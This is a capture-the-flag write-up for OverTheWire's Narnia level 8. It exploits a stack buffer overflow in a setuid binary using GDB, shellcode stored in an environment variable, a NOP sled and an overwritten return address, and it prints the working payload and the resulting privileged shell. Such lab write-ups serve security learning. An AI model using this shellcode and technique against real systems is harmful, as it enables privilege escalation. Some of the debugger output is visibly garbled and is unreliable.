

Narnia Level - 8

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: <https://overthewire.org/information/donate.html>

Author : Jinay Shah

Tools Used :

- GDB
 - xxd
 - export
 - echo -e 'payload'
-

TL;DR

Vulnerability

- Stack-based buffer overflow in `func()`
- Unsafe copy loop writes attacker-controlled input into `char bok[20]`
- No bounds checking while copying until `'\0'`
- Global variable `i` prevents compiler reordering but does not prevent overflow

Stack Layout (critical insight)

```
bok[20]      → 20bytes
blah pointer  → 4bytes
```

```
saved EBP → 4bytes  
return address → 4bytes
```

Exploit Strategy

- Overflow `bok` to overwrite:
 - `blah` pointer
 - saved EBP
 - return address
- Place shellcode in an environment variable (`SHELLCODE`)
- Use a NOP sled to compensate for imprecise address calculation
- Redirect execution flow by overwriting the return address to jump into NOP sled → shellcode

Key Technical Observations

- Increasing input length shifts stack addresses (EBP decrements by 1 per byte)
- `blah` pointer location must be recalculated to compensate for stack movement
- Shellcode address adjusted manually after subtracting stack frame size (12 bytes)
- Final exploit succeeds by precise little-endian overwrite

Result

- Shell spawned with preserved effective UID
- Password for next level obtained
- Narnia wargame series completed

Level info:

`narnia8.c`

```
#include <stdio.h>  
#include <stdlib.h>
```

```

#include <string.h>
// gcc's variable reordering fucked things up
// to keep the level in its old style i am
// making "i" global until i find a fix
// -morla
int i;

void func(char *b){
    char *blah=b;
    char bok[20];
    //int i=0;

    memset(bok, '\0', sizeof(bok));
    for(i=0; blah[i] != '\0'; i++)
        bok[i]=blah[i];

    printf("%s\n",bok);
}

int main(int argc, char **argv){

    if(argc > 1)
        func(argv[1]);
    else
        printf("%s argument\n", argv[0]);

    return 0;
}

```

Solution:

Let's run the program normally and then we will get back to the code:

Well when we provide "too" many characters, you can see how there is another '8' added as a character, we will talk about it later, let's head back to our code:

```
void func(char *b){  
    char *blah=b;  
    char bok[20];  
    // 20 characters is the limit for storing the bok buffer  
  
    memset(bok, '\0', sizeof(bok));  
    // All characters are set to null or \0- as in the previous level  
  
    for(i=0; blah[i] != '\0'; i++)  
        bok[i]=blah[i];  
    // Byte by byte storing of characters until null character is found in array  
  
    printf("%s\n",bok);  
}
```

Let's head back to GDB and see how it is actually behaving:

```
gdb ./narnia8
```

We will disassemble `func()` function:

(gdb) disassemble func

```

0x080491aa <+52>:    mov    0x804b228,%eax
0x080491af <+57>:    movzbl (%edx),%edx
0x080491b2 <+60>:    mov    %dl,-0x18(%ebp,%eax,1)
0x080491b6 <+64>:    mov    0x804b228,%eax
0x080491bb <+69>:    add    $0x1,%eax
0x080491be <+72>:    mov    %eax,0x804b228
0x080491c3 <+77>:    mov    0x804b228,%eax
0x080491c8 <+82>:    mov    %eax,%edx
0x080491ca <+84>:    mov    -0x4(%ebp),%eax
0x080491cd <+87>:    add    %edx,%eax
0x080491cf <+89>:    movzbl (%eax),%eax
0x080491d2 <+92>:    test   %al,%al
0x080491d4 <+94>:    jne    0x804919e <func+40>
0x080491d6 <+96>:    lea    -0x18(%ebp),%eax
0x080491d9 <+99>:    push   %eax
0x080491da <+100>:   push   $0x804a008
--Type <RET> for more, q to quit, c to continue without paging--c
0x080491df <+105>:   call   0x8049040 <printf@plt>
0x080491e4 <+110>:   add    $0x8,%esp
0x080491e7 <+113>:   nop
0x080491e8 <+114>:   leave 
0x080491e9 <+115>:   ret
End of assembler dump.
(gdb) |

```

We will add a breakpoint at <+110> right after the print function:

```

(gdb) break *func+110
(gdb) x/20wx $esp      // examine 20 bytes of words in hexadecimla format f
rom
                                // stack pointer or $esp

```

```
(gdb) break *func+110
Breakpoint 1 at 0x80491e4
(gdb) run
Starting program: /narnia/narnia8
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
/narnia/narnia8 argument
[Inferior 1 (process 30) exited normally]
(gdb) run ABCD
Starting program: /narnia/narnia8 ABCD
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ABCD

Breakpoint 1, 0x080491e4 in func ()
(gdb) x/20wx $esp
$1 = {0xfffffd34c: 0x0804a008, 0xfffffd354: 0x44434241, 0x00000000: 0x00000000, 0xfffffd5be: 0xfffffd5be, 0xfffffd35c: 0x00000000, 0x00000000: 0x00000000, 0xfffffd36c: 0xfffffd378: 0x08049201, 0xfffffd5be: 0x00000000, 0xfffffd37c: 0xf7da1cb9, 0x00000002: 0xfffffd434, 0xfffffd440: 0xfffffd440, 0xfffffd38c: 0xfffffd3a0, 0xf7fade34: 0x0804908d, 0x00000002: 0x00000002}
```

Let me also examine the registers:

```
Breakpoint 1, 0x080491e4 in func ()
(gdb) x/20wx $esp
$1 = {0xfffffd34c: 0x0804a008, 0xfffffd354: 0x44434241, 0x00000000: 0x00000000, 0xfffffd5be: 0xfffffd5be, 0xfffffd35c: 0x00000000, 0x00000000: 0x00000000, 0xfffffd36c: 0xfffffd378: 0x08049201, 0xfffffd5be: 0x00000000, 0xfffffd37c: 0xf7da1cb9, 0x00000002: 0xfffffd434, 0xfffffd440: 0xfffffd440, 0xfffffd38c: 0xfffffd3a0, 0xf7fade34: 0x0804908d, 0x00000002: 0x00000002}

(gdb) info registers
eax          0x5          5
ecx          0x0          0
edx          0x0          0
ebx          0xf7fade34    -134554060
esp          0xfffffd34c   0xfffffd34c
ebp          0xfffffd36c   0xfffffd36c
esi          0xfffffd440    -11200
edi          0xf7ffcb60    -134231200
```

We need to understand `$esp` and `$ebp` first:

EBP is used as a stable reference to a function's stack frame.

- Points to the base of the current function's stack frame
- Usually does NOT change during function execution

ESP points to the top of the stack.

- Holds the memory address of the current stack top
- Changes automatically when:
 - `push` (ESP decreases)

- `pop` (ESP increases)
- `call` / `ret`
- Stack grows downward (toward lower memory addresses)

Now if you map the address of `$ebp` → in the dump it is:

```
(gdb) x/20wx $esp
0xfffffd34c: 0x0804a008      0xfffffd354      0x44434241      0x00000000
0xfffffd35c: 0x00000000      0x00000000      0x00000000      0xfffffd5be
0xfffffd36c: 0xfffffd378      0x08049201      0xfffffd5be      0x00000000
0xfffffd37c: 0xf7da1cb9      0x00000002      0xfffffd434      0xfffffd440
0xfffffd38c: 0xfffffd3a0      0xf7fade34      0x0804908d      0x00000002
(gdb) info registers
eax            0x5          5
ecx            0x0          0
edx            0x0          0
ebx            0xf7fade34      -134554060
esp            0xfffffd34c      0xfffffd34c
ebp            0xfffffd36c      0xfffffd36c
esi            0xfffffd440      -11200
edi            0xf7ffcb60      -134231200
eip            0x80491e4      0x80491e4 <func+110>
eflags          0x296        [ PF AF SF IF ]
```

So the location at `$ebp` is: 0xfffffd378

Let's examine the next location just after it to see what that is: `0x08049201`

```
(gdb) x/wx08049201
(gdb) disassemble main
```

```
(gdb) x/wx 0x08049201
0x08049201 <main+23>:    0xeb04c483
(gdb) disassemble main
Dump of assembler code for function main:
0x080491ea <+0>:    push    %ebp
0x080491eb <+1>:    mov     %esp,%ebp
0x080491ed <+3>:    cmpl   $0x1,0x8(%ebp)
0x080491f1 <+7>:    jle    0x8049206 <main+28>
0x080491f3 <+9>:    mov    0xc(%ebp),%eax
0x080491f6 <+12>:   add    $0x4,%eax
0x080491f9 <+15>:   mov    (%eax),%eax
0x080491fb <+17>:   push   %eax
0x080491fc <+18>:   call   0x8049176 <func>
0x08049201 <+23>:   add    $0x4,%esp
0x08049204 <+26>:   jmp    0x8049219 <main+47>
0x08049206 <+28>:   mov    0xc(%ebp),%eax
0x08049209 <+31>:   mov    (%eax),%eax
0x0804920b <+33>:   push   %eax
0x0804920c <+34>:   push   $0x804a00c
0x08049211 <+39>:   call   0x8049040 <printf@plt>
0x08049216 <+44>:   add    $0x8,%esp
0x08049219 <+47>:   mov    $0x0,%eax
0x0804921e <+52>:   leave
0x0804921f <+53>:   ret
End of assembler dump.
(gdb) |
```

We got to know that `0x08049201` is `main<+23>` which is the return pointer for `func()` in main, as we can observe in the disassemble of main in the above image.

There is another address between 20 bytes of `blok[20]` and `$ebp` and that address is [highlighted]:

(gdb) x/20wx \$esp				
0xfffffd34c:	0x0804a008	0xfffffd354	0x44434241	0x00000000
0xfffffd35c:	0x00000000	0x00000000	0x00000000	0xfffffd5be
0xfffffd36c:	0xfffffd378	0x08049201	0xfffffd5be	0x00000000
0xfffffd37c:	0xf7da1cb9	0x00000002	0xfffffd434	0xfffffd440
0xfffffd38c:	0xfffffd3a0	0xf7fade34	0x0804908d	0x00000002

let's see what that is as well:

```
(gdb) x/wx 0xffffd5be
```

```
0x08049210 <+46>:    add    $0x1, %esp
0x08049219 <+47>:    mov    $0x0, %e
0x0804921e <+52>:    leave
0x0804921f <+53>:    ret
End of assembler dump.
```

```
(gdb) x/wx 0xffffd5be
0xffffd5be:      0x44434241
(gdb) |
```

That is the value of 'ABCD' we inserted as argument with run, if we look back to the code there is one other instance or rather a pointer where our argument is pointed at and that is:

```
char *blah=b;
```

Okay, so the order of memory we have is:

blok	- 20 Bytes
blah	- 4 Bytes
EBP	- 4 Bytes
return address of func()	- 4 Bytes

I have something else to illustrate here as well:

```
(gdb) run "AAAA"          # Running program with 4As
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia8 "AAAA"
Download failed: Permission denied. Continuing without separate debug info
```

```
for system-supplied DSO at 0xf7fc7000.  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
AAAAA  
  
Breakpoint 1, 0x080491e4 in func ()  
(gdb) x/10wx $esp  
0xfffffd34c: 0x0804a008 0xfffffd354 0x41414141 0x00000000  
0xfffffd35c: 0x00000000 0x00000000 0x00000000 0xfffffd5be #  
notice this  
0xfffffd36c: 0xfffffd378 0x08049201  
  
(gdb) run "AAAAAA"      # let's try running this time with 5As  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /narnia/narnia8 "AAAAAA"  
Download failed: Permission denied. Continuing without separate debug info  
for system-supplied DSO at 0xf7fc7000.  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
AAAAAA  
  
Breakpoint 1, 0x080491e4 in func ()  
(gdb) x/10wx $esp  
0xfffffd34c: 0x0804a008 0xfffffd354 0x41414141 0x00000041  
0xfffffd35c: 0x00000000 0x00000000 0x00000000 0xfffffd5bd # I  
ess by 1  
0xfffffd36c: 0xfffffd378 0x08049201  
  
(gdb) run "AAAAAAA"      # let's try running this time with 6As  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /narnia/narnia8 "AAAAAAA"  
Download failed: Permission denied. Continuing without separate debug info  
for system-supplied DSO at 0xf7fc7000.  
[Thread debugging using libthread_db enabled]
```

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAA
```

```
Breakpoint 1, 0x080491e4 in func ()
(gdb) x/10wx $esp
0xfffffd34c: 0x0804a008 0xfffffd354 0x41414141 0x00004141
0xfffffd35c: 0x00000000 0x00000000 0x00000000 0xfffffd5bc # I
ess by 2
0xfffffd36c: 0xfffffd378 0x08049201
(gdb)
```

So every time we increase the value of As or argument length the value of `*blah` decreases by 1...

Anyways, we will need a SHELL code environment variable;


First let's get the shell code, I will be using the one I have used previously:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Link to the shell code:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

You can choose custom or any other shell code, just remember to use one that preserves user permissions/privileges, it should be like: `bash -p`.



```
/*
Title: Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail: submit@shell-storm.org
Web: http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/

sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/#ixzz0mzPmJC49

assembly of section .text:

08048054 <.text>:
08048054: 6a 0b          push   $0xb
08048056: 58              pop    %eax
08048057: 99              cltd
08048058: 52              push   %edx
08048059: 66 68 2d 70     pushw  $0x702d
0804805d: 89 e1          mov    %esp,%ecx
0804805f: 52              push   %edx
08048060: 6a 68          push   $0x68
08048062: 68 2f 62 61 73  push   $0x7361622f
08048067: 68 2f 62 69 6e  push   $0x6e69622f
0804806c: 89 e3          mov    %esp,%ebx
0804806e: 52              push   %edx
0804806f: 51              push   %ecx
08048070: 53              push   %ebx
08048071: 89 e1          mov    %esp,%ecx
08048073: cd 80          int    $0x80

*/
#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                  "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                  "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                  "\x51\x53\x89\xe1\xcd\x80";
```

We cannot find the exact address of the beginning of our shell code in physical memory, that's why we need a number of NOP or No-Operation characters to allow the return address to point to one of the streams of \x90 or NOP, which will slide to our shell code that preserves the effective userID, we cannot find the exact address of the beginning of our shell code in physical memory and that is the primary reason as to why we go through this method:

Now all we need to do find the location of our environment variable SHELLCODE in memory, we can do this using GDB.

Run GDB with ./narnia8, put a breakpoint anywhere and execute this:

```
(gdb) break main
Breakpoint 1 at 0x80491ed
(gdb) run
Starting program: /narnia/narnia8
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491ed in main ()
(gdb) x/s *((char **)environ)
0xfffffd50b:      "SHELL=/bin/bash"
(gdb) x/s *((char **)environ+1)
0xfffffd51b:      "SHELLCODE=", '\220' <repeats 140 times>, "j\vX\231Rfh-p\211\341Rjh\ bash/bin\211\343RQS\211\341"
(gdb) |
```

```
(gdb) x/s *((char **)environ+1)
```

x/ → examine
s → string format
char * → pointer to a string
char ** → pointer to a point

environ → array of environment variable pointers
 +1 → move to the second entry because first is the SHELL [look at the image]
 * → dereference to get the string pointer

 → It tells GDB to print the second environment variable of the running program as a C string.

We got the memory as: `0xfffffd51b` but this is not the precise one, let me explain-actually demonstrate:

```
(gdb) x/s 0xfffffd51b+4
0xfffffd51f:      "LCODE=", '\220' <repeats 140 times>, "j\vx\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) x/s 0xfffffd51b+8
0xfffffd523:      "E=", '\220' <repeats 140 times>, "j\vx\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) x/s 0xfffffd51b+10
0xfffffd525:      '\220' <repeats 140 times>, "j\vx\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) |
```

x/s <HELLCODE Location> i.e. `0xfffffd51b + 10` removes this part: "SHELLCODE=" we achieve this by:

`x/s 0xfffffd51b+10`

Now we have the location of shell code as well. We still need the exact address of `*blah` without GDB:

```
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA") | xxd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAA.....AA
00000010: 4141 4141 14d5 ffff e8d2 ffff 0192 0408  AAAA.....AA
00000020: 14d5 ffff 0a .. .
narnia8@narnia:/narnia$ |
```

`$./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA") | xxd`

→ This command parses 20A's as an argument to `./narnia8` and dumps the he

```
x values using  
xxd
```

Address for `*blah` is: `0xffffd514`

Okay there is a small nuance, pretty easy to miss out:

Remember that everytime the value of our argument increased, each time \$eb
p decreased

by 1...we have the following at our dispose currently:

blok	- 20 Bytes
blah	- 4 Bytes
EBP	- 4 Bytes
return address of func()	- 4 Bytes

$4 + 4 + 4 = 12$ Bytes

that means actual size when we try to execute our payload will be 12 bytes less than

this: `0xffffd514`

Let's calculate:

`d514 - c` [12 in hexadecimal] = `0xffffd508` [Our new memory address for `*blah`]


Let's build our payload now then:

20As	→ AAAAAAAAAAAAAAA
<code>*blah</code>	→ <code>\x08\xd5\xff\xff</code> [little endian format]
EBP	→ AAAA [any 4 chars]

return address of func(): [SHELLCODE address in little endian format]
`\x1b\xd5\xff\xff`

Let's try executing our payload:

```
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x1b\xd5\xff\xff")  
AAAAAAAAAAAAAAA♦♦AAAA♦♦♦♦  
Illegal instruction (core dumped)  
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x4b\xd5\xff\xff")  
AAAAAAAAAAAAAAA♦♦AAAAK♦♦♦♦♦  
bash-5.2$ whoami  
narnia9
```



Insight: The first attempt mentioned as illegal instruction, just try tinkering with the return address value a little it should do the work :)

FINAL WORKING PAYLOAD:

```
./narnia8 $(echo -e "AAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x4b\xd5\xff\xff")
```

```
narnia9@narnia:~$ ls  
CONGRATULATIONS  
narnia9@narnia:~$ cat CONGRATULATIONS  
you are l33t! next plz...  
  
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)  
narnia9@narnia:~$ |
```

This wargame series comes to an end now...I'll pretend I did not read the last message from OTW team, I'm sorry- not Sorry 😢

References:

1. Shell-Storm.org:

<https://shell-storm.org/shellcode/index.html>

2. YouTube [HMCyberAcademy]:

<https://www.youtube.com/watch?v=7fRa326CZjI>